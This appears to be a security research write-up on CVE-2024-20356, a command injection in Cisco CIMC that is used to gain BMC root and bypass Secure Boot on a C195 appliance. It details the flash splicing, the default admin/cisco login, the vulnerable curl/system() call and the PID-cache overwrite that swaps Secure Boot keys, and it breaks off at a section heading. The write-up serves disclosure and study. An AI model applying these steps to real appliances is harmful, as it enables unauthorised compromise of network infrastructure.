
If You Only Remember One Picture

A Cisco Email Security Appliance is a grey 1U box that sits on the edge of a company network and reads other people’s mail. It is not supposed to run games. It is not supposed to run Ubuntu. It is not supposed to run anything Cisco did not sign. Intel BootGuard watches the BIOS. UEFI Secure Boot watches the operating system. The lid is screwed down. The VGA port is hidden behind a plate. The lights-out controller, CIMC, is a second computer on the same chassis that can power-cycle the host and feed it Secure Boot keys.



In April 2024 Aaron Thacker of LRQA Nettitude showed that if you own an administrator session on that second computer, a command-injection bug (CVE-2024-20356) gives you root on the BMC. From there you do not smash BootGuard. You lie to it. The BMC tells the BIOS “this chassis is a C195.” Change the nameplate to a different product ID and the BIOS loads a wider key database. Ubuntu boots. DOOM runs. The hardware root of trust never blinked.

Executive Summary



The Cisco C195 Email Security Appliance is a rebadged UCS C220 M5. Thacker wanted it as a general server. Public lore said Secure Boot on these appliances could not be bypassed. He dumped the SPI flashes with a CH341A, merged a newer BIOS .cap into the BIOS region so CIMC became configurable, found the BMC bound to 0.0.0.0, gave it an address, and logged in with the documented default of admin / cisco. Inside liboshandler.so on the ASPEED Pilot 4 BMC, ExpFwUpdateUtilityThread formats user input into curl -o /tmp/fwimage.bin %s://%s/%s and passes it to system() after an allow-list that still contains $, ( and ). That is CVE-2024-20356: authenticated command injection as root on the management plane, CVSS 8.7, network-reachable, high privileges required, changed scope.
Root on CIMC is not yet code on the host CPU. The BMC script bios_secure_vars_setup.sh picks a Secure Boot profile from the chassis PID (from FRU, cached in /tmp/pid_validated). Overwriting that cache with ND-NODE-L4 loads a broader PK/KEK/db/dbx set. After a power cycle the EFI shell will load a USB bootx64.efi that the C195 profile had refused. Ubuntu starts. DOOM follows. Cisco was notified 6 December 2023, assigned the CVE, and published fixes on 17 April 2024. Default CIMC credentials and an unpatched BMC remain the practical conditions.
Vulnerability Summary
| Item | Value |
|---|---|
| CVE | CVE-2024-20356 |
| Product | Cisco IMC (CIMC) on UCS C-series / appliances including C195 / C220 M5 |
| Tested build | CIMC 4.2(3e) on C195/C220 M5 |
| Class | CWE-78 OS command injection via expRemoteFwUpdate |
| CVSS 3.1 | 8.7 High — AV:N/AC:L/PR:H/UI:N/S:C/C:H/I:H/A:N |
| Auth | CIMC administrator session (defaults historically admin/cisco) |
| Impact | Root on the BMC; from there, Secure Boot profile swap and unsigned host EFI |
| Not broken | Intel BootGuard CPU fuses; the BIOS signature itself |
| Fix | Cisco advisory cisco-sa-cimc-cmd-inj-bLuPcb (17 April 2024) |
| Toolkit | CISCown — github.com/nettitude/CVE-2024-20356 (GPLv3) |
| ATT&CK | T1190 Exploit Public-Facing Application; T1059 Command and Scripting Interpreter; T1542.001 Pre-OS Boot: System Firmware; T1552.001 Credentials in Files (defaults) |
The Box Under the Badge

From the outside the C195 is an email appliance: two disks, a Cisco AMI BIOS, a serial console, an RPC port for CIMC. Under the lid the silkscreen says C220 M5. A plate on the back hides VGA. That pattern is how Cisco (and everyone else) builds a product line: one server design, many skins. A bug in the skin is local. A bug in the C220 platform is a family reunion.
The BIOS is locked. Secure Boot will only execute Cisco-approved ESA EFI. Thacker tried the obvious paths and, in his words, could not see, modify, or run much.
Three flashes and a CH341A

The board carries three SPI chips. Bottom (green): CIMC/BMC. Middle (marked red): main BIOS. Top: backup BIOS. A CH341A, with the 3.3 V modification, is a cheap SPI programmer and UART. Pull the chip, take a 1:1 dump, hash it, keep several copies. Thacker built a DIY socket so the chip could be reflashed on the fly while watching what the platform wrote back.


Intel BootGuard is secure boot for the BIOS itself. Public keys are burned into CPU fuses. You cannot replace the whole image with an unlocked AMI and expect the CPU to fetch it. The flash also holds unsigned configuration, so a full-chip rewrite is not the same as a signed BIOS rewrite. The move is: keep ME and the BootGuard-covered prefix, splice only the BIOS region from a vendor .cap.
Splicing a .cap into a live dump
The firmware ISO yields a BIOS .cap. First header is 2048 bytes (metadata for the in-band updater). After that, bzip2. Then another header of 0x10D8 (4312) bytes. The remaining payload is the BIOS region, not a full flash image: Intel ME is missing, so you must not program the .cap onto the chip as-is.






The splice is mechanical: copy from offset 0x1000000 (16 MiB) in the update over the same offset in the dump. First half of the original flash, second half of the update, concatenate. Sizes must match. UEFITool should still parse, and volume UUIDs in the BIOS region should change.




The new BIOS exposes CIMC configuration. Secure Boot is still on. You still cannot boot your own EFI. You can, however, give the BMC an IP. It had been sitting on 0.0.0.0, which is why the RPC port had been silent.
CIMC: The Computer That Never Sleeps

